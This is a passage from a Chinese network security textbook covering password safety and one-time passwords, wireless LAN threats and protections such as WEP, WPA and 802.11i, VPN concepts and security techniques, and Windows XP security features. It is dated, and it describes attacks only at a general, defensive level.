(3) 保持口令的安全要注意的问题。

① 不要将口令写下来。

② 不要将口令存于终端功能键或调制解调器的字符串存储器中。

③ 不要选取显而易见的信息作口令。

④ 不要让别人知道。

⑤ 不要交替使用两个口令。

⑥ 不要在不同系统上使用同一口令。

⑦ 不要让人看见自己在输入口令。

（4）使用一次性口令。

减小口令危险的最有效方法是根本不用常规口令。替代的办法是在系统中安装新的软件或硬件，使用一次性口令。一次性口令就是一个口令只使用一次。一个用户可能收到一个打印输出的口令列表，每次登录使用完一个口令，就将它从列表中删除。用户也可以得到一个可以携带的小卡，这个卡每次将显示一个不同的号码。用户还可以携带一个小的计算器，当登录时，计算机将会打印出一个不同的号码，用户将这个号码输入这个小小的计算器中，然后输入自己的标志号码，计算器将输出一个口令，用户将这个口令再输入计算机中。

一次性口令系统比传统方式能提供更强的安全性能。但是，它们要求安装一些特定的程序或者需要购买一些硬件，因此现在使用得并不普遍。

在一个网络中，当用户穿过 Internet 或者其他网络来访问时，管理员就应该认真地考虑使用一次性口令。否则，攻击者可以窃听、截获用户口令，以后将攻击这些站点。

4.4 无线局域网的安全性

4.4.1 无线局域网安全概述

无线局域网(WLAN，wireless LAN)指的是采用无线传输媒介的计算机网络，结合了最新的计算机网络技术和无线通信技术。无线局域网是有线局域网的延伸。使用无线技术来发送和接收数据，减少了用户的连线需求。与有线局域网相比较，无线局域网具有开发运营成本低、时间短，投资回报快，易扩展，受自然环境、地形及灾害影响小，组网灵活快捷等优点，弥补了传统有线局域网的不足。目前 WLAN 的应用模式可以分为两大类：一类是企业或个人自建的无线局域网，广泛用于金融、医疗、制造、零售、教育等行业；另一类是电信运营商构建的可运营的公众无线局域网(OWLAN，operator wireless LAN)。OWLAN 最重要的是要具备可运营、可管理的条件。

随着无线网络应用的日益广泛，无线网络的安全问题越来越受到人们的关注。由于无线网络的覆盖区域一般会大于机构或者家庭的物理范围，因此，无线网的范围安全不易保证。有很多人有过这样的经历：家里的无线网没有打开，但是笔记本电脑仍能搜索到可用的无线网络，这是因为邻居的无线网正打开的缘故。很多使用无线网的用户不去设置网络接入密码，使得无线网络极易受到攻击。无线网络可能受到的攻击分为两类：一类是关于对网络访问控制、数据机密性保护和数据完整性保护进行的攻击；另一类则是由无线介质本身的特性决定的，基于无线通信网络设计、部署和维护的独特方式而进行的攻击。

4.4.2 无线网络安全问题

随着无线网络的普及和应用，无线网的安全问题也越来越突出，基于无线网的攻击比有线网络更加肆意和频繁，下面介绍常见的针对无线网的几种安全问题。

1. WLAN 搜索

据统计，有超过 50% 的无线网络是不使用加密功能的。通常即使加密功能处于活动状

态，无线 AP(access point，接入点)广播信息中仍然包括许多可以用来推断出 WEP 密钥的明文信息，如网络名称、SSID(secure set identifier，安全集标识符)等。

2. 窃听、截取和监听

由于无线网络使用辐射传播，只要在无线接入点 AP(access point)的覆盖范围之内，所有的无线终端都可以接收到无线信号。AP 无法将无线信号定向到一个特定的接收设备上，因此，对无线网络的窃听和信息获取变得更加容易。

窃听是指偷听流经网络的计算机通信的电子形式。它是以被动和无法觉察的方式入侵检测设备的。即使网络不对外广播网络信息，只要能够发现任何明文信息，攻击者仍然可以使用一些网络工具来监听和分析通信量，从而识别出可以破坏的信息。

3. 欺骗和非授权访问

因为 TCP/IP(transmission control protocol/Internet protocol，传输控制协议/网际协议)的设计原因，几乎无法防止 MAC/IP 地址欺骗。只有通过静态定义 MAC 地址表才能防止这种类型的攻击。但是，因为巨大的管理负担，这种方案很少被采用。只有通过智能事件记录和监控日志才可以对付已经出现过的欺骗。当试图连接到网络上的时候，简单地通过让另外一个节点重新向 AP 提交身份验证请求就可以很容易地欺骗无线网身份验证。

4. 拒绝服务攻击

基于无线信号传输的特性和专门使用扩频技术，使得无线网络特别容易受到 DoS(denial of service，拒绝服务)攻击的威胁。拒绝服务是指攻击者恶意占用主机或网络几乎所有的资源，使得合法用户无法获得这些资源。要造成这类的攻击，最简单的办法是通过让不同的设备使用相同的频率，从而造成无线频谱内出现冲突。

另一个可能的攻击手段是发送大量非法(或合法)的身份验证请求。第三种手段是，如果攻击者接管 AP，并且不把通信量传递到恰当的目的地，那么所有的网络用户都将无法使用网络。无线攻击者可以利用高性能的方向性天线，从很远的地方攻击无线网。已经获得无线网访问权的攻击者，可以通过发送多达无线 AP 无法处理的通信量来攻击它。

4.4.3 无线网络安全技术

无线网络的产生和发展时间不长，有关无线网络安全的技术标准和规范正在不断扩充和完善，无线网络安全一般采用以下几个方面的技术。

1. 服务集标识符(SSID)

通过对多个无线接入点 AP 设置不同的 SSID，并要求无线工作站出示正确的 SSID 才能访问 AP，这样就可以允许不同群组的用户接入，并对资源访问的权限进行区别限制。因此，可以认为 SSID 是一个简单的口令，从而提供一定的安全，但如果配置 AP 向外广播其 SSID，那么安全程度将下降。由于一般情况下，用户自己配置客户端系统，所以很多人都知道该 SSID，很容易共享给非法用户。目前有的厂家支持“任何(ANY)”SSID 方式，只要无线工作站在任何 AP 范围内，客户端都会自动连接到 AP，这将跳过 SSID 安全功能。

2. 连线对等保密(WEP)

WEP 是 IEEE 802.11b 协议中最基本的无线安全加密方式。在链路层采用 RC4 对称加密技术，用户的加密密钥必须与 AP 的密钥相同时才能获准存取网络的资源，从而防止非授权用户的监听以及非法用户的访问。WEP 提供了 40 位(有时也称为 64 位)和 128 位长

度的密钥机制。但是它仍然存在许多缺陷，例如一个服务区内的所有用户都共享同一个密钥，一个用户丢失钥匙将使整个网络不安全。而且 40 位的钥匙在今天很容易被破解；钥匙是静态的，要手工维护，扩展能力差。

3. Wi-Fi 保护接入（WPA）

WPA（Wi-Fi protected access）是继承了 WEP 基本原理而又解决了 WEP 缺点的一种新技术。由于加强了生成加密密钥的算法，因此，即便收集到分组信息并对其进行解析，也几乎无法计算出通用密钥。其原理为根据通用密钥，配合表示计算机 MAC 地址和分组信息顺序号的编号，分别为每个分组信息生成不同的密钥。然后与 WEP 一样将此密钥用于 RC4 加密处理。通过这种处理，所有客户端的所有分组信息所交换的数据将由各不相同的密钥加密而成。无论收集到多少这样的数据，要想破解出原始的通用密钥几乎是不可能的。WPA 还追加了防止数据中途被篡改的功能和认证功能。作为 802.11i 标准的子集，WPA 包含了认证、加密和数据完整性校验 3 个组成部分，是一个完整的安全性方案。

4. 新一代无线安全技术——IEEE 802.11i

IEEE 802.11i 标准使用新的加密密钥协议，即动态密钥完整性约束 TKIP（temporal key integrity protocol）和高级加密标准（AES），对于无线网络提供更高的安全保证。

TKIP 基于 RC4 加密算法，对现有的 WEP 技术进行了改进，对现有的 WEP 加密引擎中追加了密钥细分，变化每个数据包所使用的密钥，包括基本密钥（即 TKIP 中所谓的成对瞬时密钥）、发射站的 MAC 地址以及数据包的序列号，使它不能被轻易破译。

IEEE 802.11i 中的访问控制使用 IEEE 802.1x 标准，即基于端口的网络访问控制技术。IEEE 802.1x 可以提供一个可靠的用户认证和密钥分发的框架，可以控制用户只有在认证通过以后才能连接网络。IEEE 802.1x 与上层认证协议（EAP）配合使用实现多种类型的认证，能与后台不同的认证服务器进行通信，如远程验证拨号用户服务。如图 4-4 所示。




图 4-4 无线网安全标准的发展

4.4.4 无线网络安全策略

企业搭建无线网络时，需要了解无线网络的特点，并针对无线网的安全问题进行整体设计、细节控制以及实时监控和评估检查，以减少无线网的安全隐患，提高无线网的安全质量，使得无线网为企业发展做出积极贡献。影响无线网络安全策略的因素很多，以下就其中主

要的几个方面进行介绍。

1. 整体安全架构分析

在无线网络设计初期就要分析潜在威胁和入侵者，对可能发生的情况进行预防和制订处理方案。

从企业或机构的整个局域网络结构作整体考虑，限制无线网信号的范围，并将无线网和重要的内部有线局域网络明确区分开来，在无线 AP 接入内部网络的入口采用防火墙设备进行安全隔离，必要时采用物理隔离手段，禁止无线网连接有线网，使无线网自成一网，或虽连接有线网，但将非常重要敏感的局部有线网络（如财务部）隔离出来自成一网。这样即使无线网出现了安全问题，也不会导致内部网络的严重危机。

2. 隐藏广播 SSID 功能

大多数破解无线网的初始步骤都是先嗅探出无线 AP 所使用的频道和 SSID，再进行下一步抓包、破解。隐藏 SSID 广播功能可以使某些嗅探工具失效。封闭整个网络，避免随时可能发生的无效连接。

3. 过滤 MAC 地址

对于小型的无线网，可以采用 MAC 访问列表功能精确限定哪些无线工作站可以连接到无线网中，而那些不在访问列表中的工作站，是无权进入无线网络中的。每一块无线网卡都有自己的 MAC 地址，可以在无线网络节点设备中创建一张“MAC 访问控制表”，然后将合法的无线网卡 MAC 地址逐一录入到这个列表中，允许只有“MAC 访问控制表”中显示的 MAC 地址，才能进入到无线网络中。当然 MAC 地址有可能被非法访问者复制，这要求用户妥善保管相关网卡的 MAC 信息，防止遗失。

4. 使用 VPN

在合适的位置使用 VPN（virtual private network，虚拟专用网）服务，是比较安全的远程访问方法。一些 AP（例如 Colubris 和 Nokia）为了执行的方便，已经内置了 VPN。

4.5 虚拟专用网（VPN）的安全性

4.5.1 虚拟专用网（VPN）概述

1. 虚拟专用网的概念

虚拟专用网（virtual private network，VPN）指的是在公用网络上建立专用网络的技术。之所以称为虚拟网，主要是因为整个 VPN 网络的任意两个节点之间的连接并没有传统专网所需的端-端的物理链路，而是架构在公用网络服务商所提供的网络平台，如 Internet、ATM（异步传输模式）、Frame Relay（帧中继）等之上的逻辑网络，用户数据在逻辑链路中传输。

由于 VPN 是在 Internet 上临时建立的安全专用虚拟网络，用户节省了租用专线的费用，在运行的资金支出上，除了购买 VPN 设备，企业所付出的仅仅是向企业所在地的 ISP（Internet 服务提供商）支付一定的上网费用，也节省了长途电话费，相对于专线连接来说，通信成本最高可降低 70%。这就是 VPN 价格低廉的原因。随着网络办公自动化的普及，越来越多的企业和单位开设 VPN 服务，为异地安全办公提供便利。

VPN 主要由服务器网关、隧道和客户机 3 部分组成，其结构如图 4-5 所示。在企业内部，需要配置一台 VPN 服务器网关，在外部网络中的客户端通过 VPN 隧道访问服务器，数据传输是经过压缩、加密的，具有较高的通信安全性。




图 4-5　VPN 体系结构图

2. 虚拟专用网的优势及特点

相对于专线网络，VPN 的优势和特点主要有以下几点：

(1) 安全保障

虽然实现 VPN 的技术和方式很多，但所有的 VPN 均应保证通过公用网络平台传输数据的专用性和安全性。在非面向连接的公用 IP 网络上建立一个逻辑的、点对点的连接，称之为建立一个隧道，可以利用加密技术对经过隧道传输的数据进行加密，以保证数据仅被指定的发送者和接收者了解，从而保证数据的私有性和安全性。在安全性方面，由于 VPN 直接构建在公用网上，实现简单、方便、灵活，但同时其安全问题也更为突出。企业必须确保其 VPN 上传送的数据不被攻击者窥视和篡改，并且要防止非法用户对网络资源或私有信息的访问。ExtranetVPN 将企业网扩展到合作伙伴和客户，对安全性提出了更高的要求。

(2) 服务质量保证(QoS)

VPN 网应当为企业数据提供不同等级的服务质量保证。不同的用户和业务对服务质量保证的要求差别较大。如移动办公用户，提供广泛的连接和覆盖性是保证 VPN 服务的一个主要因素；而对于拥有众多分支机构的专线 VPN 网络，交互式的内部企业网应用则要求网络能提供良好的稳定性；对于其他应用(如视频等)则对网络提出了更明确的要求，如网络时延及误码率等。所有以上网络应用均要求网络根据需要提供不同等级的服务质量。在网络优化方面，构建 VPN 的另一重要需求是充分有效地利用有限的广域网资源，为重要数据提供可靠的带宽。广域网流量的不确定性使其带宽的利用率很低，在流量高峰时引起网络阻塞，产生网络瓶颈，使实时性要求高的数据得不到及时发送；而在流量低谷时又造成大量的网络带宽空闲。QoS 通过流量预测与流量控制策略，可以按照优先级分配带宽资源，实现带宽管理，使得各类数据能够被合理地先后发送，并预防阻塞的发生。

(3) 可扩充性和灵活性

VPN 必须能够支持通过 Intranet 和 Extranet 的任何类型的数据流，方便增加新的节点，支持多种类型的传输媒介，可以满足同时传输语音、图像和数据等新应用对高质量传输以及带宽增加的需求。

(4) 可管理性

从用户角度和运营商角度应可方便地进行管理、维护。在 VPN 管理方面，VPN 要求企

业将其网络管理功能从局域网无缝地延伸到公用网，甚至是客户和合作伙伴。虽然可以将一些次要的网络管理任务交给服务提供商去完成，但企业自己仍需要完成许多网络管理任务。所以，一个完善的 VPN 管理系统是必不可少的。VPN 管理的目标为：减小网络风险，具有高扩展性、经济性、高可靠性等优点。事实上，VPN 管理主要包括安全管理、设备管理、配置管理、访问控制列表管理、QoS 管理等内容。

3. 虚拟专用网的分类

虚拟专用网从不同的角度可以进行多种分类。

(1) 按照 VPN 的应用平台分类。

① 软件平台 VPN：当对数据连接速率要求不高，对性能和安全性要求不强时，可以利用一些软件公司提供的基于软件的 VPN 产品来实现简单的 VPN 功能，如 Checkpoint Software 和 Aventail Corp 等公司的产品。甚至不需要另外购置软件，仅依靠微软的 Windows 操作系统，特别是 Windows 2000 以后的系统就可以实现纯软件平台的 VPN 连接。这类 VPN 网络一般性能较差，数据传输速率较低，同时在安全性方面也比较薄弱，一般仅用于连接用户较少的小型企业。但微软的 Windows Server 2003 中 VPN 技术得到了较大的改进，最多可以创建 1000 个点对点隧道协议(PPTP)端口和 1000 个两层隧道协议(L2TP)端口，能满足中小型企业的一般应用。

② 专用硬件平台 VPN：使用专用硬件平台的 VPN 设备可以满足企业和个人用户对数据安全及通信性能要求较高的情况。提供这些平台的硬件厂商较多，著名的公司有 Nortel、Cisco、3Com、联想、华为等，这类硬件平台需要相应的软件系统。这类 VPN 最大的不足在于成本高，一般中小企业难以承受，它适合于专业的 VPN 网络服务提供商。

③ 辅助硬件平台 VPN：这类 VPN 平台介于软件平台和专用硬件平台之间，辅助硬件平台 VPN 以现有网络设备为基础，再增添适当的 VPN 软件以实现 VPN 的功能。这类 VPN 具有一定的通用性，不针对某一品牌产品，所以这种 VPN 平台方案具有广泛的兼容性，目前已成为许多中小企业用户的首选 VPN 方案。

(2) 按照 VPN 的服务类型分类。

① AccessVPN：AccessVPN 通过一个拥有与专用网络相同策略的共享基础设施，提供对企业内部网或外部网的远程访问。AccessVPN 能使用户随时随地以其所需的方式访问企业资源。AccessVPN 包括模拟、拨号、ISDN、数字用户线路(xDSL)、移动 IP 和电缆技术，能够安全地连接移动用户、远程工作者或分支机构。AccessVPN 最适用于公司内部经常有流动人员远程办公的情况。AccessVPN 对用户的吸引力在于：减少用于相关的调制解调器和终端服务设备的资金及费用，简化网络；实现本地拨号接入的功能来取代远距离接入或 800 电话接入，这样能显著降低远距离通信的费用；极大的可扩展性，简便地对加入网络的新用户进行调度；将工作重心从管理和保留运作拨号网络的工作人员转到公司的核心业务上来。

② IntranetVPN：又称为“企业内联 VPN”。利用 Internet 的线路保证网络的互连性，而利用隧道、加密等 VPN 特性可以保证信息在整个 IntranetVPN 上安全传输。IntranetVPN 通过一个使用专用连接的共享基础设施，连接企业总部、远程办事处和分支机构。企业拥有与专用网络相同的政策，包括安全、服务质量(QoS)、可管理性和可靠性。IntranetVPN 对用户的吸引力在于：减少 WAN 带宽的费用；能使用灵活的拓扑结构，包括

全网络连接;新的站点能更快、更容易地被连接;通过设备供应商 WAN 的连接冗余,可以延长网络的可用时间。

③ ExtranetVPN:又称为"企业外联 VPN",可以提供 B2B 之间的安全访问服务。随着信息时代的到来,各个企业越来越重视各种信息的处理,希望可以提供给客户最快捷方便的信息服务,通过各种方式了解客户的需要,同时各个企业之间的合作关系也越来越多,信息交换日益频繁。利用 VPN 技术可以组建安全的 Extranet,既可以向客户、合作伙伴提供有效的信息服务,又可以保证自身的内部网络的安全。ExtranetVPN 通过一个使用专用连接的共享基础设施,将客户、供应商、合作伙伴或兴趣群体连接到企业内部网。企业拥有与专用网络相同的政策,包括安全、服务质量(QoS)、可管理性和可靠性。ExtranetVPN 对用户的吸引力在于:能容易地对外部网进行部署和管理,外部网的连接可以使用与内部网和远端访问 VPN 相同的架构和协议进行部署。

4.5.2 虚拟专用网(VPN)的安全技术

由于 VPN 传输的是企业或单位的私有信息,VPN 用户对数据的安全性都很重视。目前 VPN 主要采用 4 项技术来保证安全,这 4 项技术分别是隧道技术(tunneling)、加解密技术(encryption & decryption)、密钥管理技术(key management)、使用者与设备身份认证技术(authentication)。

1. 隧道技术

隧道技术是 VPN 的基本技术,类似于点对点连接技术,它在公用网建立一条数据通道(隧道),让数据包通过这条隧道传输。隧道是由隧道协议形成的,分为第二、三层隧道协议。第二层隧道协议是先把各种网络协议封装到 PPP 中,再把整个数据包装入隧道协议中。这种双层封装方法形成的数据包靠第二层协议进行传输。第二层隧道协议有 L2F(layer 2 forwarding,第二层转发协议)、PPTP(point-to-point tunneling protocol,点对点隧道协议)、L2TP(layer 2 tunneling protocol,第二层隧道协议)等。L2TP 协议是目前 IETF 的标准,由 IETF 融合 PPTP 与 L2F 而形成。

第三层隧道协议是把各种网络协议直接装入隧道协议中,形成的数据包依靠第三层协议进行传输。第三层隧道协议有 VTP,IPSec(IP security)等。IPSec 是由一组 RFC 文档组成,定义了一个系统来提供安全协议选择、安全算法,确定服务所使用的密钥等服务,从而在 IP 层提供安全保障。

2. 加解密技术

基于 VPN 的网络通信中,为了保障数据的安全性,传输的数据都是经过加解密处理的。最基本使用的对称加解密算法主要有 DES,3DES,AES,RC4,RC5 等,常用的非对称加解密算法主要有 RSA、椭圆曲线等,有关加解密算法的相关内容已经在第 2 章中进行了介绍。

3. 密钥管理技术

密钥管理技术的主要任务是如何在公用数据网上安全地传递密钥而不被窃取。现行密钥管理技术又分为 SKIP 与 ISAKMP/OAKLEY 两种。SKIP 主要是利用 Diffie-Hellman 的演算法则,在网络上传输密钥;在 ISAKMP 中,双方都有两把密钥,分别用于公用和私用。

4. 身份认证技术

VPN 采用了身份认证技术，常用的有 PAP(password authentication protocol，密码认证协议)、CHAP(challenge handshake authentication protocol，质询握手认证协议)等。VPN 连接中一般都包括以下两种形式的认证。

(1) 用户身份认证：在 VPN 连接建立之前，VPN 服务器对请求建立接连的 VPN 客户机进行身份认证，检查其是否为合法的授权用户，如果使用双向认证，还需进行 VPN 客户机对 VPN 服务器的身份认证，以防伪装的非法服务器提供错误信息。

(2) 数据完整性和合法性认证：检查链路上传输的数据是否出自源端以及在传输过程中是否经过篡改。在 VPN 链路中传输的数据包包含密码检查和校验，密钥只由发送者和接收者双方共享。

4.5.3 虚拟专用网(VPN)的发展趋势

随着 Internet 技术的不断发展，企业办公越来越离不开网络，VPN 技术对于企业的贡献越来越受到重视，因此，VPN 会在今后一段时间内保持强劲的发展势头，主要表现在以下几方面。

1. SSL VPN 将发展迅速

目前，大部分的 VPN 都是基于 IP 网络层的 IPSec(Internet protocol security)VPN，这是利用 IPSec 安全协议，通过在公众网络中建立安全隧道，并对 IP 层的数据进行加密，提供专用网络的功能和作用。IPSec 通道一旦建立，所有在网络层之上的协议在通信双方都经过加密。IPSec VPN 是一种高效的网对网连接方案，但是不足在于需要安装客户端软件，安装和维护困难，维护成本高。

SSL(secure sockets layer)VPN 是一种基于应用层的虚拟专网技术，它利用 SSL 技术和代理技术，向终端用户提供安全访问 HTTP 资源、Client/Server 资源，以及文件共享资源等的功能，同时可以实现不同方式的用户认证，以及细粒度的访问控制。SSL VPN 的优势在于：无须安装客户端软件，可以实现一切 IPSec VPN 功能，应用层面更加广阔等，是新一代的 VPN 技术。

2. 功能集成化

VPN 的发展趋势将是集成多种功能，形成一个多功能的网关，集成为用户解决路由上网、VPN 连接、防火墙等功能，有效解决不同产品之间的兼容、配置等问题。目前很多的路由器产品都具有一定功能的 VPN，大部分的 VPN 产品也宣称具有防火墙功能，但是技术上仍然不是很成熟，功能不如专业软件完善。而用户不希望配置完 VPN 服务器还要配置防火墙服务器、网关服务器等，这样用户需要面对很多的产品和很多的厂商，因此，服务集成化将是 IT 产品发展的趋势，VPN 产品也必将是一个多功能的集成产品。

4.6 个人操作系统的安全性

从 2004 年微软推出 Windows XP Service Pack 2 简体中文版以来，Windows XP 在中国个人操作系统中占有了绝大部分市场，具有垄断优势。虽然中间微软还推出了 Windows Vista 操作系统，但是直到今天 Windows XP 仍然是个人操作系统的主流平台。2009 年，微

软推出 Windows 7.0 新一代个人操作系统，该系统使得各种操作更加简单和快捷，为人们提供高效易行的工作环境。在未来一段时间里，Windows XP 将会继续和 Windows 7.0 一起分占个人操作系统平台市场。

4.6.1 Windows XP 系统的安全特点

Windows XP 的安全性比以前版本的操作系统有了很大的提高，凭借其新的安全标准和增强的防病毒功能，能够在一定程度上保护计算机不受侵害。但是，对于日益肆虐的网络病毒和木马来说，Windows XP 的安全保护功能又是非常有限的。因此，要合理地应用和发挥 Windows XP 的安全功能，并结合防病毒工具共同保护系统的安全性。

在 Windows XP 系统中，安全性主要体现在以下几个方面。

1. 完善的用户管理功能

Windows XP 基于 Windows 2000/NT 的内核进行改进，在用户管理上更加安全，凡是新增的用户都可以在登录的时候看到，而不像 Windows 2000，即使被黑客增加了一个管理员组的用户都发现不了。使用 NTFS 文件系统可以通过设置文件夹的安全选项来限制用户对文件夹的访问，如某普通用户访问另一个用户的文档时会提出警告。还可以对某个文件（或者文件夹）启用审核功能，将用户对该文件（或者文件夹）的访问情况记录到安全日志文件里去，进一步加强对文件操作的监督。

2. 透明的软件限制策略

在 Windows XP 中，软件限制策略以“透明”的方式来隔离和使用不可靠的、潜在的对用户数据有危害的代码，这可以保护计算机免受各种通过电子邮件或网页传播的病毒、木马程序和蠕虫等，保证了数据的安全。

3. 支持 NTFS 文件系统以及加密文件系统 EFS

Windows XP 里的加密文件系统（EFS）基于公众密钥，并利用 CryptoAPI 结构默认的 EFS 设置，EFS 还可以使用扩展的 DESX（data encryption standard）和 3DES（triple-DES）作为加密算法。加密时，EFS 自动生成一个加密密钥。当加密一个文件夹时，文件夹内的所有文件和子文件夹都被自动加密了，数据就会更加安全。

4. 安全的网络访问特性

（1）补丁自动更新，不用用户关心什么时候有更新补丁和怎么下载更新的问题，为用户“减负”。

（2）系统自带 Internet 连接防火墙，为用户提供网络安全保护。

5. 关闭“后门”

在以前的版本中，Windows 系统留着几个“后门”，如 137，138，139 等端口都是“敞开大门”的。现在，在 Windows XP 中这些端口是关闭的。

4.6.2 Windows XP 系统的登录与用户管理

Windows XP 是一个多用户系统，它允许多个用户登录使用同一台计算机，而相互之间并不干扰。合理地利用和设置账户功能能使系统在公共环境下更加安全。

所谓“账户”，就是 Windows XP 系统登录用户的身份类型，不同的身份类型具有不同的权限。Windows XP 提供了多种账户类型，打开“控制面板”，依次选择“管理工具”|“计算机

